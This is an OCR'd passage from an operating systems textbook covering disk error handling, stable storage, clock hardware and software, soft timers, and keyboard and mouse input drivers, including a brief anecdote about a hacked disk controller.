


Figure 5-26. (a) A disk track with a bad sector. (b) Substituting a spare for the bad sector. (c) Shifting all the sectors to bypass the bad one.

Errors can also develop during normal operation after the drive has been installed. The first line of defense upon getting an error that the ECC cannot handle is to just try the read again. Some read errors are transient, that is, are caused by specks of dust under the head and will go away on a second attempt. If the controller notices that it is getting repeated errors on a certain sector, it can switch to a spare before the sector has died completely. In this way, no data are lost and the operating system and user do not even notice the problem. Usually, the method of Fig. 5-26(b) has to be used since the other sectors might now contain data. Using the method of Fig. 5-26(c) would require not only rewriting the preambles, but copying all the data as well.

Earlier we said there were two general approaches to handling errors: handle them in the controller or in the operating system. If the controller does not have the capability to transparently remap sectors as we have discussed, the operating

system must do the same thing in software. This means that it must first acquire a list of bad sectors, either by reading them from the disk, or simply testing the entire disk itself. Once it knows which sectors are bad, it can build remapping tables. If the operating system wants to use the approach of Fig. 5-26(c), it must shift the data in sectors 7 through 29 up one sector.

If the operating system is handling the remapping, it must make sure that bad sectors do not occur in any files and also do not occur in the free list or bitmap. One way to do this is to create a secret file consisting of all the bad sectors. If this file is not entered into the file system, users will not accidentally read it (or worse yet, free it).

However, there is still another problem: backups. If the disk is backed up file by file, it is important that the backup utility not try to copy the bad block file. To prevent this, the operating system has to hide the bad block file so well that even a backup utility cannot find it. If the disk is backed up sector by sector rather than file by file, it will be difficult, if not impossible, to prevent read errors during backup. The only hope is that the backup program has enough smarts to give up after 10 failed reads and continue with the next sector.

Bad sectors are not the only source of errors. Seek errors caused by mechanical problems in the arm also occur. The controller keeps track of the arm position internally. To perform a seek, it issues a command to the arm motor to move the arm to the new cylinder. When the arm gets to its destination, the controller reads the actual cylinder number from the preamble of the next sector. If the arm is in the wrong place, a seek error has occurred.

Most hard disk controllers correct seek errors automatically, but most of the old floppy controllers used in the 1980s and 1990s just set an error bit and left the rest to the driver. The driver handled this error by issuing a recalibrate command, to move the arm as far out as it would go and reset the controller's internal idea of the current cylinder to 0. Usually this solved the problem. If it did not, the drive had to be repaired.

As we have just seen, the controller is really a specialized little computer, complete with software, variables, buffers, and occasionally, bugs. Sometimes an unusual sequence of events, such as an interrupt on one drive occurring simultaneously with a recalibrate command for another drive will trigger a bug and cause the controller to go into a loop or lose track of what it was doing. Controller designers usually plan for the worst and provide a pin on the chip which, when asserted, forces the controller to forget whatever it was doing and reset itself. If all else fails, the disk driver can set a bit to invoke this signal and reset the controller. If that does not help, all the driver can do is print a message and give up.

Recalibrating a disk makes a funny noise but otherwise normally is not disturbing. However, there is one situation where recalibration is a problem: systems with real-time constraints. When a video is being played off (or served from) a hard disk, or files from a hard disk are being burned onto a Blu-ray disc, it is essential that the bits arrive from the hard disk at a uniform rate. Under these circumstances,

recalibrations insert gaps into the bit stream and are unacceptable. Special drives, called **AV disks** (**Audio Visual disks**), which never recalibrate are available for such applications.

Anecdotally, a highly convincing demonstration of how advanced disk controllers have become was given by the Dutch hacker Jeroen Domburg, who hacked a modern disk controller to make it run custom code. It turns out the disk controller is equipped with a fairly powerful multicore (!) ARM processor and has easily enough resources to run Linux. If the bad guys hack your hard drive in this way, they will be able to see and modify all data you transfer to and from the disk. Even reinstalling the operating from scratch will not remove the infection, as the disk controller itself is malicious and serves as a permanent backdoor. Alternatively, you can collect a stack of broken hard drives from your local recycling center and build your own cluster computer for free.

5.4.5 Stable Storage

As we have seen, disks sometimes make errors. Good sectors can suddenly become bad sectors. Whole drives can die unexpectedly. RAIDs protect against a few sectors going bad or even a drive falling out. However, they do not protect against write errors laying down bad data in the first place. They also do not protect against crashes during writes corrupting the original data without replacing them by newer data.

For some applications, it is essential that data never be lost or corrupted, even in the face of disk and CPU errors. Ideally, a disk should simply work all the time with no errors. Unfortunately, that is not achievable. What is achievable is a disk subsystem that has the following property: when a write is issued to it, the disk either correctly writes the data or it does nothing, leaving the existing data intact. Such a system is called **stable storage** and is implemented in software (Lampson and Sturgis, 1979). The goal is to keep the disk consistent at all costs. Below we will describe a slight variant of the original idea.

Before describing the algorithm, it is important to have a clear model of the possible errors. The model assumes that when a disk writes a block (one or more sectors), either the write is correct or it is incorrect and this error can be detected on a subsequent read by examining the values of the ECC fields. In principle, guaranteed error detection is never possible because with a, say, 16-byte ECC field guarding a 512-byte sector, there are 2^{4096} data values and only 2^{144} ECC values. Thus if a block is garbled during writing but the ECC is not, there are billions upon billions of incorrect combinations that yield the same ECC. If any of them occur, the error will not be detected. On the whole, the probability of random data having the proper 16-byte ECC is about 2^{-144}, which is small enough that we will call it zero, even though it is really not.

The model also assumes that a correctly written sector can spontaneously go bad and become unreadable. However, the assumption is that such events are so

rare that having the same sector go bad on a second (independent) drive during a reasonable time interval (e.g., 1 day) is small enough to ignore.

The model also assumes the CPU can fail, in which case it just stops. Any disk write in progress at the moment of failure also stops, leading to incorrect data in one sector and an incorrect ECC that can later be detected. Under all these conditions, stable storage can be made 100% reliable in the sense of writes either working correctly or leaving the old data in place. Of course, it does not protect against physical disasters, such as an earthquake happening and the computer falling 100 meters into a fissure and landing in a pool of boiling magma. It is tough to recover from this condition in software.

Stable storage uses a pair of identical disks with the corresponding blocks working together to form one error-free block. In the absence of errors, the corresponding blocks on both drives are the same. Either one can be read to get the same result. To achieve this goal, the following three operations are defined:

1. **Stable writes**. A stable write consists of first writing the block on drive 1, then reading it back to verify that it was written correctly. If it was not, the write and reread are done again up to *n* times until they work. After *n* consecutive failures, the block is remapped onto a spare and the operation repeated until it succeeds, no matter how many spares have to be tried. After the write to drive 1 has succeeded, the corresponding block on drive 2 is written and reread, repeatedly if need be, until it, too, finally succeeds. In the absence of CPU crashes, when a stable write completes, the block has correctly been written onto both drives and verified on both of them.
2. **Stable reads**. A stable read first reads the block from drive 1. If this yields an incorrect ECC, the read is tried again, up to *n* times. If all of these give bad ECCs, the corresponding block is read from drive 2. Given the fact that a successful stable write leaves two good copies of the block behind, and our assumption that the probability of the same block spontaneously going bad on both drives in a reasonable time interval is negligible, a stable read always succeeds.
3. **Crash recovery**. After a crash, a recovery program scans both disks comparing corresponding blocks. If a pair of blocks are both good and the same, nothing is done. If one of them has an ECC error, the bad block is overwritten with the corresponding good block. If a pair of blocks are both good but different, the block from drive 1 is written onto drive 2.

In the absence of CPU crashes, this scheme always works because stable writes always write two valid copies of every block and spontaneous errors are assumed never to occur on both corresponding blocks at the same time. What about

in the presence of CPU crashes during stable writes? It depends on precisely when the crash occurs. There are five possibilities, as depicted in Fig. 5-27.




Figure 5-27. Analysis of the influence of crashes on stable writes.

In Fig. 5-27(a), the CPU crash happens before either copy of the block is written. During recovery, neither will be changed and the old value will continue to exist, which is allowed.

In Fig. 5-27(b), the CPU crashes during the write to drive 1, destroying the contents of the block. However the recovery program detects this error and restores the block on drive 1 from drive 2. Thus the effect of the crash is wiped out and the old state is fully restored.

In Fig. 5-27(c), the CPU crash happens after drive 1 is written but before drive 2 is written. The point of no return has been passed here: the recovery program copies the block from drive 1 to drive 2. The write succeeds.

Fig. 5-27(d) is like Fig. 5-27(b): during recovery, the good block overwrites the bad block. Again, the final value of both blocks is the new one.

Finally, in Fig. 5-27(e) the recovery program sees that both blocks are the same, so neither is changed and the write succeeds here, too.

Various optimizations and improvements are possible to this scheme. For starters, comparing all the blocks pairwise after a crash is doable, but expensive. A huge improvement is to keep track of which block was being written during a stable write so that only one block has to be checked during recovery. Some computers have a small amount of **nonvolatile RAM**, which is a special CMOS memory powered by a lithium battery. Such batteries last for years, possibly even the whole life of the computer. Unlike main memory, which is lost after a crash, nonvolatile RAM is not lost after a crash. The time of day is normally kept here (and incremented by a special circuit), which is why computers still know what time it is even after having been unplugged.

Suppose that a few bytes of nonvolatile RAM are available for operating system purposes. The stable write can put the number of the block it is about to update in nonvolatile RAM before starting the write. After successfully completing the stable write, the block number in nonvolatile RAM is overwritten with an invalid

block number, for example, −1. Under these conditions, after a crash the recovery program can check the nonvolatile RAM to see if a stable write happened to be in progress during the crash, and if so, which block was being written when the crashed happened. The two copies of the block can then be checked for correctness and consistency.

If nonvolatile RAM is not available, it can be simulated as follows. At the start of a stable write, a fixed disk block on drive 1 is overwritten with the number of the block to be stably written. This block is then read back to verify it. After getting it correct, the corresponding block on drive 2 is written and verified. When the stable write completes correctly, both blocks are overwritten with an invalid block number and verified. Again here, after a crash it is easy to determine whether or not a stable write was in progress during the crash. Of course, this technique requires eight extra disk operations to write a stable block, so it should be used exceedingly sparingly.

One last point is worth making. We assumed that only one spontaneous decay of a good block to a bad block happens per block pair per day. If enough days go by, the other one might go bad, too. Therefore, once a day a complete scan of both disks must be done, repairing any damage. That way, every morning both disks are always identical. Even if both blocks in a pair go bad within a period of a few days, all errors are repaired correctly.

5.5 CLOCKS

Clocks (also called **timers**) are essential to the operation of any multiprogrammed system for a variety of reasons. They maintain the time of day and prevent one process from monopolizing the CPU, among other things. The clock software can take the form of a device driver, even though a clock is neither a block device, like a disk, nor a character device, like a mouse. Our examination of clocks will follow the same pattern as in the previous section: first a look at clock hardware and then a look at the clock software.

5.5.1 Clock Hardware

Two types of clocks are commonly used in computers, and both are quite different from the clocks and watches used by people. The simpler clocks are tied to the 110- or 220-volt power line and cause an interrupt on every voltage cycle, at 50 or 60 Hz. These clocks used to dominate, but are rare nowadays.

The other kind of clock is built out of three components: a crystal oscillator, a counter, and a holding register, as shown in Fig. 5-28. When a piece of quartz crystal is properly cut and mounted under tension, it can be made to generate a periodic signal of very great accuracy, typically in the range of several hundred megahertz to a few gigahertz, depending on the crystal chosen. Using electronics,

this base signal can be multiplied by a small integer to get frequencies up to several gigahertz or even more. At least one such circuit is usually found in any computer, providing a synchronizing signal to the computer's various circuits. This signal is fed into the counter to make it count down to zero. When the counter gets to zero, it causes a CPU interrupt.




Figure 5-28. A programmable clock.

Programmable clocks typically have several modes of operation. In **one-shot mode**, when the clock is started, it copies the value of the holding register into the counter and then decrements the counter at each pulse from the crystal. When the counter gets to zero, it causes an interrupt and stops until it is explicitly started again by the software. In **square-wave mode**, after getting to zero and causing the interrupt, the holding register is automatically copied into the counter, and the whole process is repeated again indefinitely. These periodic interrupts are called **clock ticks**.

The advantage of the programmable clock is that its interrupt frequency can be controlled by software. If a 500-MHz crystal is used, then the counter is pulsed every 2 nsec. With (unsigned) 32-bit registers, interrupts can be programmed to occur at intervals from 2 nsec to 8.6 sec. Programmable clock chips usually contain two or three independently programmable clocks and have many other options as well (e.g., counting up instead of down, interrupts disabled, and more).

To prevent the current time from being lost when the computer's power is turned off, most computers have a battery-powered backup clock, implemented with the kind of low-power circuitry used in digital watches. The battery clock can be read at startup. If the backup clock is not present, the software may ask the user for the current date and time. There is also a standard way for a networked system to get the current time from a remote host. In any case the time is then translated into the number of clock ticks since 12 A.M. **UTC** (**Universal Coordinated Time**) (formerly known as Greenwich Mean Time) on Jan. 1, 1970, as UNIX does, or since some other benchmark moment. The origin of time for Windows is Jan. 1, 1980. At every clock tick, the real time is incremented by one count. Usually utility programs are provided to manually set the system clock and the backup clock and to synchronize the two clocks.

5.5.2 Clock Software

All the clock hardware does is generate interrupts at known intervals. Everything else involving time must be done by the software, the clock driver. The exact duties of the clock driver vary among operating systems, but usually include most of the following:

1. Maintaining the time of day.
2. Preventing processes from running longer than they are allowed to.
3. Accounting for CPU usage.
4. Handling the alarm system call made by user processes.
5. Providing watchdog timers for parts of the system itself.
6. Doing profiling, monitoring, and statistics gathering.

The first clock function, maintaining the time of day (also called the **real time**) is not difficult. It just requires incrementing a counter at each clock tick, as mentioned before. The only thing to watch out for is the number of bits in the time-of-day counter. With a clock rate of 60 Hz, a 32-bit counter will overflow in just over 2 years. Clearly the system cannot store the real time as the number of ticks since Jan. 1, 1970 in 32 bits.

Three approaches can be taken to solve this problem. The first way is to use a 64-bit counter, although doing so makes maintaining the counter more expensive since it has to be done many times a second. The second way is to maintain the time of day in seconds, rather than in ticks, using a subsidiary counter to count ticks until a whole second has been accumulated. Because 2^{32} seconds is more than 136 years, this method will work until the twenty-second century.

The third approach is to count in ticks, but to do that relative to the time the system was booted, rather than relative to a fixed external moment. When the backup clock is read or the user types in the real time, the system boot time is calculated from the current time-of-day value and stored in memory in any convenient form. Later, when the time of day is requested, the stored time of day is added to the counter to get the current time of day. All three approaches are shown in Fig. 5-29.

The second clock function is preventing processes from running too long. Whenever a process is started, the scheduler initializes a counter to the value of that process' quantum in clock ticks. At every clock interrupt, the clock driver decrements the quantum counter by 1. When it gets to zero, the clock driver calls the scheduler to set up another process.

The third clock function is doing CPU accounting. The most accurate way to do it is to start a second timer, distinct from the main system timer, whenever a process is started up. When that process is stopped, the timer can be read out to tell




Figure 5-29. Three ways to maintain the time of day.

how long the process has run. To do things right, the second timer should be saved when an interrupt occurs and restored afterward.

A less accurate, but simpler, way to do accounting is to maintain a pointer to the process table entry for the currently running process in a global variable. At every clock tick, a field in the current process' entry is incremented. In this way, every clock tick is "charged" to the process running at the time of the tick. A minor problem with this strategy is that if many interrupts occur during a process' run, it is still charged for a full tick, even though it did not get much work done. Properly accounting for the CPU during interrupts is too expensive and is rarely done.

In many systems, a process can request that the operating system give it a warning after a certain interval. The warning is usually a signal, interrupt, message, or something similar. One application requiring such warnings is networking, in which a packet not acknowledged within a certain time interval must be retransmitted. Another application is computer-aided instruction, where a student not providing a response within a certain time is told the answer.

If the clock driver had enough clocks, it could set a separate clock for each request. This not being the case, it must simulate multiple virtual clocks with a single physical clock. One way is to maintain a table in which the signal time for all pending timers is kept, as well as a variable giving the time of the next one. Whenever the time of day is updated, the driver checks to see if the closest signal has occurred. If it has, the table is searched for the next one to occur.

If many signals are expected, it is more efficient to simulate multiple clocks by chaining all the pending clock requests together, sorted on time, in a linked list, as shown in Fig. 5-30. Each entry on the list tells how many clock ticks following the previous one to wait before causing a signal. In this example, signals are pending for 4203, 4207, 4213, 4215, and 4216.

In Fig. 5-30, the next interrupt occurs in 3 ticks. On each tick, *Next signal* is decremented. When it gets to 0, the signal corresponding to the first item on the list is caused, and that item is removed from the list. Then *Next signal* is set to the value in the entry now at the head of the list, in this example, 4.




Figure 5-30. Simulating multiple timers with a single clock.

Note that during a clock interrupt, the clock driver has several things to do—increment the real time, decrement the quantum and check for 0, do CPU accounting, and decrement the alarm counter. However, each of these operations has been carefully arranged to be very fast because they have to be repeated many times a second.

Parts of the operating system also need to set timers. These are called **watchdog timers** and are frequently used (especially in embedded devices) to detect problems such as hangs. For instance, a watchdog timer may reset a system that stops running. While the system is running, it regularly resets the timer, so that it never expires. In that case, expiration of the timer proves that the system has not run for a long time, and leads to corrective action—such as a full-system reset.

The mechanism used by the clock driver to handle watchdog timers is the same as for user signals. The only difference is that when a timer goes off, instead of causing a signal, the clock driver calls a procedure supplied by the caller. The procedure is part of the caller's code. The called procedure can do whatever is necessary, even causing an interrupt, although within the kernel interrupts are often inconvenient and signals do not exist. That is why the watchdog mechanism is provided. It is worth nothing that the watchdog mechanism works only when the clock driver and the procedure to be called are in the same address space.

The last thing in our list is profiling. Some operating systems provide a mechanism by which a user program can have the system build up a histogram of its program counter, so it can see where it is spending its time. When profiling is a possibility, at every tick the driver checks to see if the current process is being profiled, and if so, computes the bin number (a range of addresses) corresponding to the current program counter. It then increments that bin by one. This mechanism can also be used to profile the system itself.

5.5.3 Soft Timers

Most computers have a second programmable clock that can be set to cause timer interrupts at whatever rate a program needs. This timer is in addition to the main system timer whose functions were described above. As long as the interrupt frequency is low, there is no problem using this second timer for application-specific purposes. The trouble arrives when the frequency of the application-specific

timer is very high. Below we will briefly describe a software-based timer scheme that works well under many circumstances, even at fairly high frequencies. The idea is due to Aron and Druschel (1999). For more details, please see their paper.

Generally, there are two ways to manage I/O: interrupts and polling. Interrupts have low latency, that is, they happen immediately after the event itself with little or no delay. On the other hand, with modern CPUs, interrupts have a substantial overhead due to the need for context switching and their influence on the pipeline, TLB, and cache.

The alternative to interrupts is to have the application poll for the event expected itself. Doing this avoids interrupts, but there may be substantial latency because an event may happen directly after a poll, in which case it waits almost a whole polling interval. On the average, the latency is half the polling interval.

Interrupt latency today is barely better than that of computers in the 1970s. On most minicomputers, for example, an interrupt took four bus cycles: to stack the program counter and PSW and to load a new program counter and PSW. Nowadays dealing with the pipeline, MMU, TLB, and cache adds a great deal to the overhead. These effects are likely to get worse rather than better in time, thus canceling out faster clock rates. Unfortunately, for certain applications, we want neither the overhead of interrupts nor the latency of polling.

Soft timers avoid interrupts. Instead, whenever the kernel is running for some other reason, just before it returns to user mode it checks the real-time clock to see if a soft timer has expired. If it has expired, the scheduled event (e.g., packet transmission or checking for an incoming packet) is performed, with no need to switch into kernel mode since the system is already there. After the work has been performed, the soft timer is reset to go off again. All that has to be done is copy the current clock value to the timer and add the timeout interval to it.

Soft timers stand or fall with the rate at which kernel entries are made for other reasons. These reasons include:

1. System calls.
2. TLB misses.
3. Page faults.
4. I/O interrupts.
5. The CPU going idle.

To see how often these events happen, Aron and Druschel made measurements with several CPU loads, including a fully loaded Web server, a Web server with a compute-bound background job, playing real-time audio from the Internet, and recompiling the UNIX kernel. The average entry rate into the kernel varied from 2 to 18 μsec, with about half of these entries being system calls. Thus to a first-order approximation, having a soft timer go off, say, every 10 μsec is doable, albeit with

an occasional missed deadline. Being 10 μsec late from time to time is often better than having interrupts eat up 35% of the CPU.

Of course, there will be periods when there are no system calls, TLB misses, or page faults, in which case no soft timers will go off. To put an upper bound on these intervals, the second hardware timer can be set to go off, say, every 1 msec. If the application can live with only 1000 activations per second for occasional intervals, then the combination of soft timers and a low-frequency hardware timer may be better than either pure interrupt-driven I/O or pure polling.

5.6 USER INTERFACES: KEYBOARD, MOUSE, MONITOR

Every general-purpose computer has a keyboard and monitor (and sometimes a mouse) to allow people to interact with it. Although the keyboard and monitor are technically separate devices, they work closely together. On mainframes, there are frequently many remote users, each with a device containing a keyboard and an attached display as a unit. These devices have historically been called **terminals**. People frequently still use that term, even when discussing personal computer keyboards and monitors (mostly for lack of a better term).

5.6.1 Input Software

User input comes primarily from the keyboard and mouse (or somtimes touch screens), so let us look at those. On a personal computer, the keyboard contains an embedded microprocessor which usually communicates through a specialized serial port with a controller chip on the parentboard (although increasingly keyboards are connected to a USB port). An interrupt is generated whenever a key is struck and a second one is generated whenever a key is released. At each of these keyboard interrupts, the keyboard driver extracts the information about what happens from the I/O port associated with the keyboard. Everything else happens in software and is pretty much independent of the hardware.

Most of the rest of this section can be best understood when thinking of typing commands to a shell window (command-line interface). This is how programmers commonly work. We will discuss graphical interfaces below. Some devices, in particular touch screens, are used for input *and* output. We have made an (arbitrary) choice to discuss them in the section on output devices. We will discuss graphical interfaces later in this chapter.

Keyboard Software

The number in the I/O register is the key number, called the **scan code**, not the ASCII code. Normal keyboards have fewer than 128 keys, so only 7 bits are needed to represent the key number. The eighth bit is set to 0 on a key press and to 1 on

a key release. It is up to the driver to keep track of the status of each key (up or down). So all the hardware does is give press and release interrupts. Software does the rest.

When the *A* key is struck, for example, the scan code (30) is put in an I/O register. It is up to the driver to determine whether it is lowercase, uppercase, CTRL-A, ALT-A, CTRL-ALT-A, or some other combination. Since the driver can tell which keys have been struck but not yet released (e.g., SHIFT), it has enough information to do the job.

For example, the key sequence

DEPRESS SHIFT, DEPRESS A, RELEASE A, RELEASE SHIFT

indicates an uppercase A. However, the key sequence

DEPRESS SHIFT, DEPRESS A, RELEASE SHIFT, RELEASE A

also indicates an uppercase A. Although this keyboard interface puts the full burden on the software, it is extremely flexible. For example, user programs may be interested in whether a digit just typed came from the top row of keys or the numeric keypad on the side. In principle, the driver can provide this information.

Two possible philosophies can be adopted for the driver. In the first one, the driver's job is just to accept input and pass it upward unmodified. A program reading from the keyboard gets a raw sequence of ASCII codes. (Giving user programs the scan codes is too primitive, as well as being highly keyboard dependent.)

This philosophy is well suited to the needs of sophisticated screen editors such as *emacs*, which allow the user to bind an arbitrary action to any character or sequence of characters. It does, however, mean that if the user types *dste* instead of *date* and then corrects the error by typing three backspaces and *ate*, followed by a carriage return, the user program will be given all 11 ASCII codes typed, as follows:

d s t e ← ← ← a t e CR

Not all programs want this much detail. Often they just want the corrected input, not the exact sequence of how it was produced. This observation leads to the second philosophy: the driver handles all the intraline editing and just delivers corrected lines to the user programs. The first philosophy is character oriented; the second one is line oriented. Originally they were referred to as **raw mode** and **cooked mode**, respectively. The POSIX standard uses the less-picturesque term **canonical mode** to describe line-oriented mode. **Noncanonical mode** is equivalent to raw mode, although many details of the behavior can be changed. POSIX-compatible systems provide several library functions that support selecting either mode and changing many parameters.

If the keyboard is in canonical (cooked) mode, characters must be stored until an entire line has been accumulated, because the user may subsequently decide to erase part of it. Even if the keyboard is in raw mode, the program may not yet have

requested input, so the characters must be buffered to allow type ahead. Either a dedicated buffer can be used or buffers can be allocated from a pool. The former puts a fixed limit on type ahead; the latter does not. This issue arises most acutely when the user is typing to a shell window (command-line window in Windows) and has just issued a command (such as a compilation) that has not yet completed. Subsequent characters typed have to be buffered because the shell is not ready to read them. System designers who do not permit users to type far ahead ought to be tarred and feathered, or worse yet, be forced to use their own system.

Although the keyboard and monitor are logically separate devices, many users have grown accustomed to seeing the characters they have just typed appear on the screen. This process is called **echoing**.

Echoing is complicated by the fact that a program may be writing to the screen while the user is typing (again, think about typing to a shell window). At the very least, the keyboard driver has to figure out where to put the new input without its being overwritten by program output.

Echoing also gets complicated when more than 80 characters have to be displayed in a window with 80-character lines (or some other number). Depending on the application, wrapping around to the next line may be appropriate. Some drivers just truncate lines to 80 characters by throwing away all characters beyond column 80.

Another problem is tab handling. It is usually up to the driver to compute where the cursor is currently located, taking into account both output from programs and output from echoing, and compute the proper number of spaces to be echoed.

Now we come to the problem of device equivalence. Logically, at the end of a line of text, one wants a carriage return, to move the cursor back to column 1, and a line feed, to advance to the next line. Requiring users to type both at the end of each line would not sell well. It is up to the device driver to convert whatever comes in to the format used by the operating system. In UNIX, the *Enter* key is converted to a line feed for internal storage; in Windows it is converted to a carriage return followed by a line feed.

If the standard form is just to store a line feed (the UNIX convention), then carriage returns (created by the Enter key) should be turned into line feeds. If the internal format is to store both (the Windows convention), then the driver should generate a line feed when it gets a carriage return and a carriage return when it gets a line feed. No matter what the internal convention, the monitor may require both a line feed and a carriage return to be echoed in order to get the screen updated properly. On a multiuser system such as a mainframe, different users may have different types of terminals connected to it and it is up to the keyboard driver to get all the different carriage-return/line-feed combinations converted to the internal system standard and arrange for all echoing to be done right.

When operating in canonical mode, some of the input characters have special meanings. Figure 5-31 shows all of the special characters required by the POSIX

standard. The defaults are all control characters that should not conflict with text input or codes used by programs; all except the last two can be changed under program control.

Character	POSIX name	Comment
CTRL-H	ERASE	Backspace one character
CTRL-U	KILL	Erase entire line being typed
CTRL-V	LNEXT	Interpret next character literally
CTRL-S	STOP	Stop output
CTRL-Q	START	Start output
DEL	INTR	Interrupt process (SIGINT)
CTRL-\	QUIT	Force core dump (SIGQUIT)
CTRL-D	EOF	End of file
CTRL-M	CR	Carriage return (unchangeable)
CTRL-J	NL	Line feed (unchangeable)

Figure 5-31. Characters that are handled specially in canonical mode.

The *ERASE* character allows the user to rub out the character just typed. It is usually the backspace (CTRL-H). It is not added to the character queue but instead removes the previous character from the queue. It should be echoed as a sequence of three characters, backspace, space, and backspace, in order to remove the previous character from the screen. If the previous character was a tab, erasing it depends on how it was processed when it was typed. If it is immediately expanded into spaces, some extra information is needed to determine how far to back up. If the tab itself is stored in the input queue, it can be removed and the entire line just output again. In most systems, backspacing will only erase characters on the current line. It will not erase a carriage return and back up into the previous line.

When the user notices an error at the start of the line being typed in, it is often convenient to erase the entire line and start again. The *KILL* character erases the entire line. Most systems make the erased line vanish from the screen, but a few older ones echo it plus a carriage return and line feed because some users like to see the old line. Consequently, how to echo *KILL* is a matter of taste. As with *ERASE* it is usually not possible to go further back than the current line. When a block of characters is killed, it may or may not be worth the trouble for the driver to return buffers to the pool, if one is used.

Sometimes the *ERASE* or *KILL* characters must be entered as ordinary data. The *LNEXT* character serves as an **escape character**. In UNIX CTRL-V is the default. As an example, older UNIX systems often used the @ sign for *KILL*, but the Internet mail system uses addresses of the form *linda@cs.washington.edu*. Someone who feels more comfortable with older conventions might redefine *KILL* as @, but then need to enter an @ sign literally to address email. This can be done by typing CTRL-V @. The CTRL-V itself can be entered literally by typing CTRL-V

twice consecutively. After seeing a CTRL-V, the driver sets a flag saying that the next character is exempt from special processing. The *LNEXT* character itself is not entered in the character queue.

To allow users to stop a screen image from scrolling out of view, control codes are provided to freeze the screen and restart it later. In UNIX these are *STOP*, (CTRL-S) and *START*, (CTRL-Q), respectively. They are not stored but are used to set and clear a flag in the keyboard data structure. Whenever output is attempted, the flag is inspected. If it is set, no output occurs. Usually, echoing is also suppressed along with program output.

It is often necessary to kill a runaway program being debugged. The *INTR* (DEL) and *QUIT* (CTRL-\) characters can be used for this purpose. In UNIX, DEL sends the SIGINT signal to all the processes started up from that keyboard. Implementing DEL can be quite tricky because UNIX was designed from the beginning to handle multiple users at the same time. Thus in the general case, there may be many processes running on behalf of many users, and the DEL key must signal only the user's own processes. The hard part is getting the information from the driver to the part of the system that handles signals, which, after all, has not asked for this information.

CTRL-\ is similar to DEL, except that it sends the SIGQUIT signal, which forces a core dump if not caught or ignored. When either of these keys is struck, the driver should echo a carriage return and line feed and discard all accumulated input to allow for a fresh start. The default value for *INTR* is often CTRL-C instead of DEL, since many programs use DEL interchangeably with the backspace for editing.

Another special character is *EOF* (CTRL-D), which in UNIX causes any pending read requests for the terminal to be satisfied with whatever is available in the buffer, even if the buffer is empty. Typing CTRL-D at the start of a line causes the program to get a read of 0 bytes, which is conventionally interpreted as end-of-file and causes most programs to act the same way as they would upon seeing end-of-file on an input file.

Mouse Software

Most PCs have a mouse, or sometimes a trackball, which is just a mouse lying on its back. One common type of mouse has a rubber ball inside that protrudes through a hole in the bottom and rotates as the mouse is moved over a rough surface. As the ball rotates, it rubs against rubber rollers placed on orthogonal shafts. Motion in the east-west direction causes the shaft parallel to the *y*-axis to rotate; motion in the north-south direction causes the shaft parallel to the *x*-axis to rotate.

Another popular type is the optical mouse, which is equipped with one or more light-emitting diodes and photodetectors on the bottom. Early ones had to operate on a special mousepad with a rectangular grid etched onto it so the mouse could count lines crossed. Modern optical mice have an image-processing chip in them

and make continuous low-resolution photos of the surface under them, looking for changes from image to image.

